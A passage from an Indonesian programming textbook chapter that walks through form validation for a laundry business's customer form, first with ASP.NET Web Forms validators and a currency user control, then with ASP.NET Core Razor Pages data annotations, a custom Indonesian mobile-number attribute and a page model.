Gambar 14.10 menunjukkan kedua tempat sekaligus: teks setiap validator di samping *field*-nya dan daftar di ringkasan. `DisplayMode` ringkasan dapat berupa `BulletList` (bawaan, seperti di sini), `List`, atau `SingleParagraph`, dan `ShowMessageBox="true"` juga memunculkan daftar itu sebagai peringatan peramban. Jika halamannya panjang, ringkasan di bagian atas memberi tahu orang bahwa ada sesuatu jauh di bawah yang perlu diperhatikan; pesan di samping *field* memberi tahu apa itu.

14.3.8 Formulir pelanggan Laundry, cara Web Forms

Semua hal di atas kini dapat diterapkan pada sesuatu yang nyata. **Kode 14.10** adalah formulir "pelanggan baru" Laundry yang ditulis sebagai halaman Web Forms, dengan keenam jenis validator dipakai.

Kode 14.10 `CustomerNew.aspx` (Web Forms, tidak dijalankan di sini): formulir pelanggan Laundry dengan validator *required*, *range*, *custom*, *regular expression*, dan *compare*, serta ringkasan di bagian atas.

```
<%@ Page Language="C#" AutoEventWireup="true" CodeFile="CustomerNew.aspx.cs"
    Inherits="CustomerNew" %>

<!DOCTYPE html>
<html xmlns="http://www.w3.org/1999/xhtml">
<head runat="server">
    <title>New customer - Profitina Laundry</title>
    <script type="text/javascript">
        // Client half of the CustomValidator: the same rule as PhoneValidate below.
        function validatePhone(source, args) {
            var s = args.Value.replace(/[\s\-.()]/g, "");
            if (s.indexOf("+62") === 0) s = "0" + s.slice(3);
            else if (s.indexOf("62") === 0) s = "0" + s.slice(2);
            args.IsValid = /^08[1-9][0-9]{7,10}$/.test(s);
        }
    </script>
</head>
<body>
    <form id="form1" runat="server">
        <asp:ValidationSummary ID="Summary" runat="server"
            HeaderText="Please correct the following:" />

        <asp:Label runat="server" AssociatedControlID="txtName" Text="Name" />
        <asp:TextBox ID="txtName" runat="server" MaxLength="50" />
        <asp:RequiredFieldValidator runat="server" ControlToValidate="txtName"
            ErrorMessage="Enter the customer's name." Text="*" />
        <br />
        <asp:Label runat="server" AssociatedControlID="txtBirthdate" Text="Date of birth"
/>
        <asp:TextBox ID="txtBirthdate" runat="server" TextMode="Date" />
        <asp:RequiredFieldValidator runat="server" ControlToValidate="txtBirthdate"
            ErrorMessage="Enter the date of birth." Text="*" Display="Dynamic" />
        <asp:RangeValidator ID="BirthRange" runat="server" ControlToValidate="txtBirthdate"
            Type="Date" MinimumValue="1906-01-01" MaximumValue="2099-12-31"
            ErrorMessage="Enter a date of birth in the past, at most 120 years ago."
Text="*" />
        <br />
        <asp:Label runat="server" AssociatedControlID="txtPhone" Text="Mobile phone" />
        <asp:TextBox ID="txtPhone" runat="server" />
        <asp:RequiredFieldValidator runat="server" ControlToValidate="txtPhone"
            ErrorMessage="Enter a mobile phone number." Text="*" Display="Dynamic" />
        <asp:CustomValidator runat="server" ControlToValidate="txtPhone"
            ClientValidationFunction="validatePhone" OnServerValidate="PhoneValidate"
            ErrorMessage="Enter an Indonesian mobile number such as 0812-3456-7890 or +62
812 3456 7890."
            Text="*" />
        <br />
        <asp:Label runat="server" AssociatedControlID="txtEmail" Text="E-mail" />
        <asp:TextBox ID="txtEmail" runat="server" MaxLength="50" />
```

Kode 14.10 (Lanjutan) *CustomerNew.aspx (Web Forms, tidak dijalankan di sini): formulir pelanggan Laundry dengan validator required, range, custom, regular expression, dan compare, serta ringkasan di bagian atas.*

```
        <asp:RequiredFieldValidator runat="server" ControlToValidate="txtEmail"
            ErrorMessage="Enter an e-mail address." Text="*" Display="Dynamic" />
        <asp:RegularExpressionValidator runat="server" ControlToValidate="txtEmail"
            ValidationExpression="[^@\s]+@[^@\s]+\.[^@\s]+"
            ErrorMessage="Enter a valid e-mail address, for example rina@example.com."
Text="*" />
        <br />
        <asp:Label runat="server" AssociatedControlID="txtPassword" Text="Online password
(optional)" />
        <asp:TextBox ID="txtPassword" runat="server" TextMode="Password" />
        <asp:RegularExpressionValidator runat="server" ControlToValidate="txtPassword"
            ValidationExpression=".{8,64}"
            ErrorMessage="An online password needs 8 to 64 characters." Text="*" />
        <br />
        <asp:Label runat="server" AssociatedControlID="txtConfirm" Text="Repeat the
password" />
        <asp:TextBox ID="txtConfirm" runat="server" TextMode="Password" />
        <asp:CompareValidator runat="server" ControlToValidate="txtConfirm"
            ControlToCompare="txtPassword"
            ErrorMessage="The two passwords do not match." Text="*" />
        <br />
        <asp:Button ID="btnRegister" runat="server" Text="Register"
OnClick="Register_Click" />
        <asp:Label ID="lblResult" runat="server" />
    </form>
</body>
</html>
```

Bacalah *field* demi *field*. **Nama** wajib diisi. **Tanggal lahir** wajib diisi dan harus berada dalam rentang tanggal; `Type="Date"` membuat *range validator* membandingkan tanggal, bukan *string*. **Nomor ponsel** wajib diisi dan harus lolos `CustomValidator` yang memiliki kedua paruh: fungsi JavaScript `validatePhone` di kepala halaman dan metode server `PhoneValidate`. **E-mail** wajib diisi dan harus cocok dengan pola yang longgar. **Kata sandi daring** bersifat opsional — tidak ada validator wajib — tetapi jika diisi, sebuah pola menuntut 8 sampai 64 karakter; dan **ulangannya** harus sama. Setiap validator hanya menampilkan tanda bintang; ringkasan di atas menampilkan kalimat-kalimatnya.

Berkas *code-behind*, **Kode 14.11**, menyediakan apa yang tidak dapat disediakan *markup*.

Kode 14.11 `CustomerNew.aspx.cs` (Web Forms, tidak dijalankan di sini): batas tanggal diisi pada setiap permintaan, aturan ponsel berjalan di server, dan tidak ada yang disimpan kecuali `Page.IsValid` bernilai `true`.

```
using System;
using System.Text.RegularExpressions;
using System.Web.UI;
using System.Web.UI.WebControls;

public partial class CustomerNew : System.Web.UI.Page {
    protected void Page_Load(object sender, EventArgs e) {
        // A RangeValidator needs constants; "today" is set here, on every request.
        BirthRange.MinimumValue = DateTime.Today.AddYears(-120).ToString("yyyy-MM-dd");
        BirthRange.MaximumValue = DateTime.Today.AddDays(-1).ToString("yyyy-MM-dd");
    }

    // Server half of the CustomValidator. It runs even if the browser skipped the script.
    protected void PhoneValidate(object source, ServerValidateEventArgs args) {
        string s = Regex.Replace(args.Value, @"[\s\-.()]", "");
        if (s.StartsWith("+62")) s = "0" + s.Substring(3);
        else if (s.StartsWith("62")) s = "0" + s.Substring(2);
        args.IsValid = Regex.IsMatch(s, "^08[1-9][0-9]{7,10}$");
    }

    protected void Register_Click(object sender, EventArgs e) {
        if (!Page.IsValid) {          // never skip this line: it is the real check
            return;
        }
        string id = SaveCustomer();
        Session["Flash"] = "Customer " + id + " registered.";
        Response.Redirect("BillDraft.aspx?customer=" + id);
    }

    private string SaveCustomer() {
        // Hash the password and INSERT the customer with ADO.NET: Chapter 15.
        throw new NotImplementedException();
    }
}
```

Tiga rincian penting. `RangeValidator` menginginkan konstanta, tetapi “paling lama 120 tahun yang lalu” dan “sebelum hari ini” berubah setiap hari, sehingga `Page_Load` mengisi `MinimumValue` dan `MaximumValue` pada setiap permintaan. `PhoneValidate` adalah paruh server dari aturan ponsel, dan paruh inilah yang berlaku. Dan `Register_Click` diawali dengan `if (!Page.IsValid) return;` — tanpa baris itu, halaman akan menampilkan tanda bintang merah *dan* tetap menyimpan pelanggan. Setelah menyimpan, ia menaruh pesan di sesi dan melakukan pengalihan, sebuah pola yang diberi nama dan dijelaskan di Subbab 14.7.4.

14.3.9 User control: potongan halaman yang dapat dipakai ulang

Satu gagasan Web Forms lagi termasuk di sini karena menunjukkan bagaimana Web Forms *menyimpan* nilai di halaman, dan itu mengantar ke paruh kedua bab ini. Selain kontrol yang disertakan ASP.NET, Anda dapat membangun **user control** sendiri: potongan halaman dengan *markup* dan kodenya sendiri, dipakai sebagai satu tag. *User control* dibangun persis seperti halaman, lalu diubah menjadi potongan dalam lima langkah: ganti nama berkas sehingga ekstensinya `.ascx`; hapus elemen `<html>`, `<body>`, dan `<form>`; ubah direktif `@Page` menjadi `@Control`; buang semua atribut `@Control` kecuali `Language`, `AutoEventWireup`, `CodeFile`, dan `Inherits`; dan, jika Anda ingin merujuknya dengan nama kelas di tempat lain, tambahkan atribut `ClassName`.

Kode 14.12 adalah *field* uang: sebuah kotak teks dan daftar pilihan mata uang.

Kode 14.12 `MoneyField.ascx` (Web Forms, tidak dijalankan di sini): *user control* dengan jumlah uang dan daftar mata uang yang nilainya berupa kurs terhadap euro.

```
<%@ Control Language="C#"
    AutoEventWireup="true"
    CodeFile="MoneyField.ascx.cs"
    Inherits="MoneyField" %>
<asp:TextBox ID="amount" Runat="server" />
<asp:DropDownList ID="currency" AutoPostBack="true"
    OnSelectedIndexChanged="Select" Runat="server">
    <asp:ListItem Text="Euro" Value="1.0" Selected="true" />
    <asp:ListItem Text="Dollars" Value="0.88" />
    <asp:ListItem Text="Francs" Value="1.47" />
    <asp:ListItem Text="Pounds" Value="0.62" />
</asp:DropDownList>
```

Kodenya, **Kode 14.13**, mengonversi jumlah uang setiap kali mata uang berubah.

Kode 14.13 `MoneyField.ascx.cs` (Web Forms, tidak dijalankan di sini): properti `Text` membuka akses ke jumlah uang; `OldRate` disimpan di `ViewState` agar *postback* berikutnya tahu dalam mata uang apa jumlah itu dinyatakan.


```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Web;
using System.Web.UI;
using System.Web.UI.WebControls;

public partial class MoneyField : System.Web.UI.UserControl {
    public string Text {
        get { return amount.Text; }
        set { amount.Text = value; }
    }
    private double OldRate {
        get {
            return
                ViewState["rate"] == null ? 1 : (double)ViewState["rate"];
        }
        set {
            ViewState["rate"] = value;
        }
    }
    public void Select(object sender, EventArgs arg) {
        try {
            double val = Convert.ToDouble(amount.Text);
            double newRate = Convert.ToDouble(currency.SelectedItem.Value);
            double newVal = val / OldRate * newRate;
            amount.Text = newVal.ToString("F2");
            OldRate = newRate;
        } catch (Exception) {
            amount.Text = "0";
        }
    }
}
```

Ikutilah satu konversi dengan tangan. Jumlahnya 100 dan mata uangnya Euro, kurs 1.0. Orang itu memilih Pounds, kurs 0.62. Karena `AutoPostBack="true"`, halaman langsung melakukan *postback* dan `Select` berjalan: `val = 100`, `newRate = 0.62`, `OldRate` dibaca dari `ViewState` dan, pada perubahan pertama, belum ada, sehingga bernilai 1. Nilai baru adalah $100/1 \times 0.62 = 62$, ditampilkan sebagai `62.00`, dan `OldRate` menjadi 0.62. Orang itu kemudian memilih Dollars, kurs 0.88: $62/0.62 \times 0.88 = 88$, ditampilkan sebagai `88.00`. Konversi itu benar hanya karena kontrol *ingat* bahwa jumlahnya dalam pound, dan ia ingat dengan menulis 0.62 ke `ViewState["rate"]`.

Kode 14.14 mendaftarkan kontrol itu dan memakainya dua kali.

Kode 14.14 `13UserControl.aspx` (Web Forms, tidak dijalankan di sini): `@Register` memberi *user control* awalan dan nama tag, dan halaman memakainya dua kali sebagai `<my:MoneyField>`.

```
<%@ Page Language="C#" AutoEventWireup="true" %>
<%@ Register TagPrefix="my"
    TagName="MoneyField"
    Src="MoneyField.ascx" %>

<!DOCTYPE html>

<html xmlns="http://www.w3.org/1999/xhtml">
<head runat="server">
    <title>User control</title>
</head>
<body>
    <form id="form1" runat="server">
        <div>
            Amount 1: <my:MoneyField ID="field1" Text="100"
                Runat="server" /><br>
            Amount 2: <my:MoneyField ID="field2"
                Runat="server" />
        </div>
    </form>
</body>
</html>
```



Gambar 14.11 Kode 14.14 di peramban: dua *field* uang yang saling bebas; yang pertama sedang diganti dari Euro ke mata uang lain.

Gambar 14.11 menunjukkan kedua *field* itu. Masing-masing menyimpan `OldRate`-nya sendiri, karena setiap *instance* kontrol memiliki bagiannya sendiri dari *view state* halaman, yang dikenali lewat `ID` kontrol. Di ASP.NET Core gagasan yang sama — potongan yang dapat dipakai ulang dengan *markup* dan logikanya sendiri — adalah **partial view** (`<partial name="…" />`), **tag helper**, atau **view component**; `_ValidationScriptsPartial.cshtml` milik bab ini di Subbab 14.4.6 adalah sebuah *partial* kecil. Yang *tidak* dimiliki versi modern adalah *view state* tersembunyi yang mengingatkan kurs untuk mereka; kurs itu akan menjadi *hidden field* atau nilai di sesi, yang dipilih dengan sengaja. Simpanlah kalimat itu dalam ingatan sampai Subbab 14.6.

14.4 Validasi di ASP.NET Core Razor Pages

14.4.1 Proyeknya, dan cara menjalankannya

Web Forms adalah sejarah di mesin pembangun buku ini, tetapi gagasannya tidak. Mulai dari sini setiap contoh **benar-benar dijalankan**: proyek Razor Pages `LaundryState` di atas .NET 10, yang hanya memakai *shared framework* ASP.NET Core, sehingga dapat dibangun tanpa mengunduh satu paket pun. Datanya berasal dari ekspor CSV basis data Laundry (`data/csv`), dibaca sekali saat aplikasi mulai dan disimpan di memori; Subbab 14.7.6 menunjukkan versi SQLite yang

opsional dan menyatakan dengan tepat apa yang dikompilasi dan apa yang tidak. Foldernya tampak seperti ini:

```
aspnet/LaundryState/
  LaundryState.csproj          Program.cs
  Data/      LaundryStore.cs  CsvLaundryStore.cs  SqliteLaundryStore.cs  PriceList.cs
Passwords.cs
  Models/    CustomerInput.cs  BillLineInput.cs  BillDraft.cs  Phone.cs
IndonesianMobileAttribute.cs
  State/     SessionJson.cs  OutletCookie.cs  LabCounter.cs
  Pages/     Index  Outlet  Lab  Customers/New  Bills/Draft  (masing-masing .cshtml +
.cshtml.cs)
             Shared/_Layout.cshtml  Shared/_ValidationScriptsPartial.cshtml
  wwwroot/   css/site.css  js/indonesian-mobile.js  lib/jquery*  profitina-logo-
horizontal.png
```

Untuk menjalankannya, buka folder bab di VS Code, buka terminal, lalu ketik:

```
cd aspnet/LaundryState
dotnet run
```

dan buka `http://127.0.0.1:9401/`. Berkas `README.md` bab ini memberikan langkah yang sama untuk Windows, macOS, dan Linux, serta untuk tiga *track* lainnya.

Kode 14.15 adalah seluruh berkas proyek.

Kode 14.15 `LaundryState.csproj`: Web SDK dan tidak ada yang lain. Penyimpanan SQLite yang opsional dinyalakan oleh sebuah properti *build*, setelah pembaca menambahkan satu paket.

```
<Project Sdk="Microsoft.NET.Sdk.Web">

  <PropertyGroup>
    <TargetFramework>net10.0</TargetFramework>
    <Nullable>enable</Nullable>
    <ImplicitUsings>enable</ImplicitUsings>
    <RootNamespace>LaundryState</RootNamespace>
  </PropertyGroup>

  <!-- Optional SQLite store. First run:  dotnet add package Microsoft.Data.Sqlite
       then:  dotnet run -p:UseSqlite=true
       Without UseSqlite the app keeps its data in memory, loaded from ../../data/csv. -->
  <PropertyGroup Condition="'$(UseSqlite)' == 'true'">
    <DefineConstants>$(DefineConstants);LAUNDRY_SQLITE</DefineConstants>
  </PropertyGroup>

</Project>
```

Kode 14.16 adalah kode awal aplikasi. Kodenya pendek, dan setiap barisnya dipakai di bab ini.

Kode 14.16 `Program.cs`: Razor Pages dengan pesan *binding* khusus, sesi 20 menit yang *cookie*-nya `HttpOnly` dan `SameSite=Lax`, TempData yang disimpan di sesi, *cache* memori untuk seluruh aplikasi, dan penyimpanan data.

```
using LaundryState.Data;
using LaundryState.State;

var builder = WebApplication.CreateBuilder(args);

builder.Services.AddRazorPages()
    .AddSessionStateTempDataProvider()              // TempData lives in the session
    .AddMvcOptions(o =>
    {
        var m = o.ModelBindingMessageProvider;      // messages for text that is not a
number
        m.SetValueMustBeANumberAccessor(_ => "Enter a whole number from 1 to 999; round
kilograms up.");
        m.SetAttemptedValueIsInvalidAccessor((value, field) => field == "Units"
            ? "Enter a whole number from 1 to 999; round kilograms up."
            : $"The value '{value}' is not valid for {field}.");
        o.ValidateComplexTypesIfChildValidationFails = true;   // run Validate() even then
    });

builder.Services.AddDistributedMemoryCache();       // where session data is kept
builder.Services.AddSession(o =>
{
    o.IdleTimeout = TimeSpan.FromMinutes(20);       // the classic 20-minute session
    o.Cookie.Name = ".Laundry.Session";
    o.Cookie.HttpOnly = true;
    o.Cookie.SameSite = SameSiteMode.Lax;
    o.Cookie.SecurePolicy = CookieSecurePolicy.SameAsRequest;
    o.Cookie.IsEssential = true;
});
builder.Services.AddMemoryCache();                  // application-wide cache (price list)
builder.Services.AddSingleton<LabCounter>();        // application state

string csv = Environment.GetEnvironmentVariable("LAUNDRY_CSV")
             ?? Path.Combine(builder.Environment.ContentRootPath, "..", "..", "data",
"csv");
#if LAUNDRY_SQLITE
string db = Environment.GetEnvironmentVariable("LAUNDRY_DB")
            ?? Path.Combine(builder.Environment.ContentRootPath, "..", "..", "data",
"laundry.db");
builder.Services.AddSingleton<ILaundryStore>(new SqliteLaundryStore(db));
#else
builder.Services.AddSingleton<ILaundryStore>(new CsvLaundryStore(csv));
#endif
builder.Services.AddSingleton<PriceList>();
```

Kode 14.16 (Lanjutan) *Program.cs: Razor Pages dengan pesan binding khusus, sesi 20 menit yang cookie-nya HttpOnly dan SameSite=Lax, TempData yang disimpan di sesi, cache memori untuk seluruh aplikasi, dan penyimpanan data.*

```
var app = builder.Build();
app.UseStaticFiles();
app.UseRouting();
app.UseSession();                                   // before the pages that use it
app.MapRazorPages();
app.Run();
```

Bagian validasi **Kode 14.16** adalah blok `AddMvcOptions`. Blok itu mengubah dua pesan yang dihasilkan *model binding* ketika teks tidak dapat diubah menjadi angka, sehingga kasir yang mengetik `2.5` unit membaca kalimat yang sama dengan kasir yang mengetik `0`; dan blok itu menyetel `ValidateComplexTypesIfChildValidationFails`, yang tujuannya muncul di Subbab 14.4.4. Bagian *state* — sesi, TempData, *cache*, *singleton* — adalah pokok bahasan Subbab 14.7.

14.4.2 Data annotation: aturan yang ditulis sebagai atribut

Di Web Forms, aturan tinggal *di halaman*, di samping kotak teks. Di ASP.NET Core aturan tinggal *di model*: kelas yang properti-propertinya menerima nilai formulir. Aturan ditulis sebagai **atribut** — sesuatu dalam kurung siku di atas sebuah properti — dari *namespace* `System.ComponentModel.DataAnnotations` [4]. **Kode 14.17** adalah pelanggan Laundry sebagaimana dikirim oleh formulir.

Kode 14.17 `CustomerInput.cs`: setiap aturan formulir pelanggan sebagai atribut, ditambah satu aturan yang memerlukan tanggal hari ini di `Validate`.

```
using System.ComponentModel.DataAnnotations;

namespace LaundryState.Models;

/// <summary>What the "new customer" form posts. Every rule is an attribute, and
/// the same attributes drive the server check and the browser check.</summary>
public class CustomerInput : IValidatableObject
{
    [Required(ErrorMessage = "Enter the customer's name.")]
    [StringLength(50, ErrorMessage = "The name can have at most 50 characters.")]
    public string? Name { get; set; }

    [Required(ErrorMessage = "Choose female or male.")]
    [RegularExpression("^[fm]$", ErrorMessage = "Choose female or male.")]
    public string? Gender { get; set; }

    [Required(ErrorMessage = "Enter the date of birth.")]
    [DataType(DataType.Date)]
    public DateOnly? Birthdate { get; set; }

    [Required(ErrorMessage = "Enter the place of birth.")]
    [StringLength(50, ErrorMessage = "The place of birth can have at most 50 characters.")]
    public string? Place { get; set; }

    [Required(ErrorMessage = "Enter the address.")]
    [StringLength(200, ErrorMessage = "The address can have at most 200 characters.")]
    public string? Address { get; set; }

    [Required(ErrorMessage = "Enter a mobile phone number.")]
    [IndonesianMobile]
    public string? Phone { get; set; }

    [Required(ErrorMessage = "Enter an e-mail address.")]
    [StringLength(50, ErrorMessage = "The e-mail address can have at most 50 characters.")]
    [RegularExpression(@"^[^@\s]+@[^@\s]+\.[^@\s]+$",
        ErrorMessage = "Enter a valid e-mail address, for example rina@example.com.")]
    public string? Email { get; set; }

    [StringLength(64, MinimumLength = 8,
        ErrorMessage = "An online password needs 8 to 64 characters.")]
    [DataType(DataType.Password)]
    public string? Password { get; set; }
```

Kode 14.17 (Lanjutan) *CustomerInput.cs: setiap aturan formulir pelanggan sebagai atribut, ditambah satu aturan yang memerlukan tanggal hari ini di Validate.*

```
    [Compare(nameof(Password), ErrorMessage = "The two passwords do not match.")]
    [DataType(DataType.Password)]
    public string? ConfirmPassword { get; set; }

    // Rules that involve today's date run on the server only, after the attributes.
    public IEnumerable<ValidationResult> Validate(ValidationContext context)
    {
        var today = DateOnly.FromDateTime(DateTime.Now);
        if (Birthdate is { } born && (born >= today || born < today.AddYears(-120)))
        {
            yield return new ValidationResult(
                "Enter a date of birth in the past, at most 120 years ago.",
                new[] { nameof(Birthdate) });
        }
    }
}
```

Letakkan **Kode 14.17** di samping **Kode 14.10** dan terjemahannya hampir kata demi kata. `[Required]` adalah `RequiredFieldValidator`. `[StringLength(50)]` adalah aturan panjang; dengan `MinimumLength` ia menjadi rentang panjang, yang diperlukan kata sandi. `[RegularExpression]` adalah `RegularExpressionValidator`, dan seperti kontrol itu, ia menganggap nilai kosong valid dan mencocokkan seluruh nilai. `[Compare(nameof(Password))]` pada `ConfirmPassword` adalah `CompareValidator` dengan `ControlToCompare`. `[DataType(DataType.Date)]` dan `[DataType(DataType.Password)]` tidak memvalidasi apa pun; keduanya memberi tahu halaman untuk menggambar `<input type="date">` dan `<input type="password">`. `[IndonesianMobile]` adalah atribut khusus, pokok bahasan subbab berikutnya.

Empat rincian mudah terlewat.

Setiap properti bersifat **nullable** (`string?`, `DateOnly?`). Ketika sebuah *field* dibiarkan kosong, *model binding* menaruh `null` ke properti itu, lalu `[Required]` melaporkan *Enter the customer's name.* Jika propertinya berupa `DateOnly` yang tidak *nullable*, tanggal kosong diam-diam menjadi `0001-01-01`, dan seorang pelanggan yang sangat tua pun terdaftar.

`[Required]` menganggap *string* yang berisi spasi saja sebagai kosong. Itulah sebabnya nama `"  "` pada uji di Subbab 14.2.4 menghasilkan *Enter the customer's name.* alih-alih diterima.

Kata sandi opsional menunjukkan bagaimana atribut digabungkan: kata sandi kosong bernilai `null`, dan `null` lolos dari setiap atribut kecuali `[Required]`, sehingga kata sandi kosong diperbolehkan sedangkan `short` ditolak oleh `[StringLength(64, MinimumLength = 8)]`; lalu `[Compare]` meminta kedua nilai sama.

Kelas itu juga mengimplementasikan **`IValidatableObject`**. Metode `Validate`-nya adalah bentuk Razor Pages dari `CustomValidator` sisi server: aturan apa pun yang memerlukan lebih dari yang dapat dinyatakan satu atribut — di sini, "di masa lalu dan paling lama 120 tahun yang lalu", yang bergantung pada tanggal hari ini. Metode itu mengembalikan objek `ValidationResult`, masing-masing menyebut properti pemiliknya, agar pesan muncul di samping *field* yang tepat.

14.4.3 Atribut khusus untuk nomor ponsel Indonesia

Laundry mengirim pesan WhatsApp ketika cucian sudah siap, sehingga ia memerlukan nomor **ponsel**. Di Indonesia, nomor ponsel diawali `08` bila ditulis untuk penggunaan lokal; nomor yang

sama bila ditulis secara internasional diawali `+62 8` [5]. Orang mengetiknya dengan banyak cara. Aturannya harus murah hati tentang *cara* nomor diketik dan tegas tentang *apa* nomor itu.

Aturannya, dalam kata-kata: buang spasi, tanda hubung, titik, dan tanda kurung; jika sisanya diawali `+62` atau `62`, ganti awalan itu dengan `0`; lalu hasilnya harus `08`, satu angka dari 1 sampai 9, dan tujuh sampai sepuluh angka lagi — sepuluh sampai tiga belas angka seluruhnya. Angka ketiga tidak boleh 0 karena nomor `0800` adalah layanan bebas pulsa, bukan ponsel. **Tabel 14.3** menjalankan aturan itu dengan tangan pada delapan masukan, satu langkah per kolom.

Tabel 14.3 Aturan ponsel Indonesia dijalankan dengan tangan. Apa pun yang diketik orang, bentuk yang disimpan selalu sama, sehingga pencarian dan pembandingan nomor telepon dapat bekerja.

Diketik	Setelah membuang ␣ - . ( )	Setelah aturan awalan	Pola `08[1-9]` + 7 sampai 10 angka	Disimpan sebagai
`0812-3456-7890`	`081234567890`	`081234567890`	12 angka, cocok	`0812-3456-7890`
`+62 812-3456-7890`	`+6281234567890`	`081234567890`	12 angka, cocok	`0812-3456-7890`
`62 896 0000 9434`	`6289600009434`	`089600009434`	12 angka, cocok	`0896-0000-9434`
`(0858) 0000.2719`	`085800002719`	`085800002719`	12 angka, cocok	`0858-0000-2719`
`0812345678`	`0812345678`	`0812345678`	10 angka, cocok	`0812-3456-78`
`021-555-0199`	`0215550199`	`0215550199`	diawali `02`: telepon rumah Jakarta, ditolak	—
`0800-1-234-567`	`08001234567`	`08001234567`	angka ketiga 0: bebas pulsa, ditolak	—
`08123`	`08123`	`08123`	hanya 5 angka, ditolak	—

Aturan itu tinggal di satu kelas kecil, **Kode 14.18**, yang tidak tahu apa-apa tentang web.

Kode 14.18 `Phone.cs`: `Normalize` mengubah apa yang diketik menjadi sepuluh sampai tiga belas angka atau `null`; `Format` menuliskan angka-angka itu seperti basis data Laundry menyimpan nomor telepon.

```
using System.Text.RegularExpressions;

namespace LaundryState.Models;

/// <summary>Indonesian mobile numbers: the one rule every track shares.</summary>
public static partial class Phone
{
    // After cleaning: 08, then 1-9, then 7 to 10 more digits (10 to 13 digits in all).
    [GeneratedRegex("^08[1-9][0-9]{7,10}$")]
    private static partial Regex MobileDigits();

    /// <summary>"+62 812-3456-7890" -> "081234567890"; null when it is not a mobile
number.</summary>
    public static string? Normalize(string? raw)
    {
        if (raw is null) return null;
        string s = Regex.Replace(raw, @"[\s\-.()]", "");
        if (s.StartsWith("+62")) s = "0" + s[3..];
        else if (s.StartsWith("62")) s = "0" + s[2..];
        return MobileDigits().IsMatch(s) ? s : null;
    }

    /// <summary>"081234567890" -> "0812-3456-7890", the way the database stores
phones.</summary>
    public static string Format(string digits) =>
        digits.Length <= 8 ? digits : $"{digits[..4]}-{digits[4..8]}-{digits[8..]}";
}
```

`[GeneratedRegex]` meminta kompilator mengubah pola menjadi C# biasa saat *build*, yang lebih cepat daripada menafsirkannya saat berjalan dan juga berarti kesalahan pada pola ditemukan oleh *build*. `Normalize` mengembalikan *angka-angkanya*, bukan `true` atau `false`, karena halaman yang menyimpan pelanggan juga memerlukannya: validasi dan normalisasi adalah satu pekerjaan.

Kode 14.19 menjadikan aturan itu sebuah atribut.

Kode 14.19 `IndonesianMobileAttribute.cs`: `IsValid` berjalan di server; `AddValidation` menulis dua atribut `data-val-*` agar peramban dapat menjalankan aturan yang sama.

```
using System.ComponentModel.DataAnnotations;
using Microsoft.AspNetCore.Mvc.ModelBinding.Validation;

namespace LaundryState.Models;

/// <summary>A custom validation attribute: the modern CustomValidator.
/// IsValid runs on the server; AddValidation writes data-val-* attributes so that
/// wwwroot/js/indonesian-mobile.js can run the same rule in the browser.</summary>
[AttributeUsage(AttributeTargets.Property)]
public sealed class IndonesianMobileAttribute : ValidationAttribute, IClientModelValidator
{
    public IndonesianMobileAttribute() =>
        ErrorMessage = "Enter an Indonesian mobile number such as 0812-3456-7890 or +62 812
3456 7890.";

    public override bool IsValid(object? value) =>
        value is null || (value is string s && Phone.Normalize(s) is not null);

    public void AddValidation(ClientModelValidationContext context)
    {
        context.Attributes.TryAdd("data-val", "true");
        context.Attributes.TryAdd("data-val-idmobile", ErrorMessage!);
    }
}
```

Atribut khusus diturunkan dari `ValidationAttribute` dan menimpa `IsValid`. Perhatikan `value is null ||` di awal: seperti setiap atribut kecuali `[Required]`, ia membiarkan nilai kosong lolos, sehingga "wajib diisi" dan "berbentuk benar" tetap dua aturan terpisah, masing-masing dengan pesannya sendiri. *Interface* kedua, `IClientModelValidator`, bersifat opsional. Metode `AddValidation`-nya dipanggil ketika halaman digambar, dan ia menambahkan atribut HTML pada `<input>`: `data-val="true"` berarti "*field* ini memiliki aturan", dan `data-val-idmobile` membawa pesan dari aturan bernama `idmobile`. Subbab 14.4.6 menunjukkan siapa yang membacanya.

14.4.4 Model binding dan ModelState

Kode 14.20 adalah *page model* halaman "pelanggan baru": kelas C# di balik `Pages/Customers/New.cshtml`.

Kode 14.20 `New.cshtml.cs`: jika `ModelState` tidak valid, halaman ditampilkan lagi dengan status 422; jika valid, pelanggan disimpan dan peramban dialihkan.

```
using LaundryState.Data;
using LaundryState.Models;
using Microsoft.AspNetCore.Mvc;
using Microsoft.AspNetCore.Mvc.RazorPages;

namespace LaundryState.Pages.Customers;

public class NewModel(ILaundryStore store) : PageModel
{
    [BindProperty]
    public CustomerInput Input { get; set; } = new();

    public void OnGet() { }

    public IActionResult OnPost()
    {
        // The attributes have already run during model binding; their verdict is in
ModelState.
        if (!ModelState.IsValid)
        {
            Response.StatusCode = 422;           // "understood, but not acceptable"
            return Page();                       // the form comes back with the typed
values
        }
        var c = new NewCustomer(Input.Name!.Trim(), Input.Gender!, Input.Birthdate!.Value,
            Input.Place!.Trim(), Input.Address!.Trim(),
            Phone.Format(Phone.Normalize(Input.Phone)!),         // stored as 0812-3456-
7890
            Input.Email!.Trim(),
            string.IsNullOrEmpty(Input.Password) ? null : Passwords.Hash(Input.Password));
        string id = store.AddCustomer(c);
        TempData["Flash"] = $"Customer {id} {c.Name} registered.";
        return RedirectToPage("/Bills/Draft", new { customer = id });   //
Post/Redirect/Get
    }
}
```

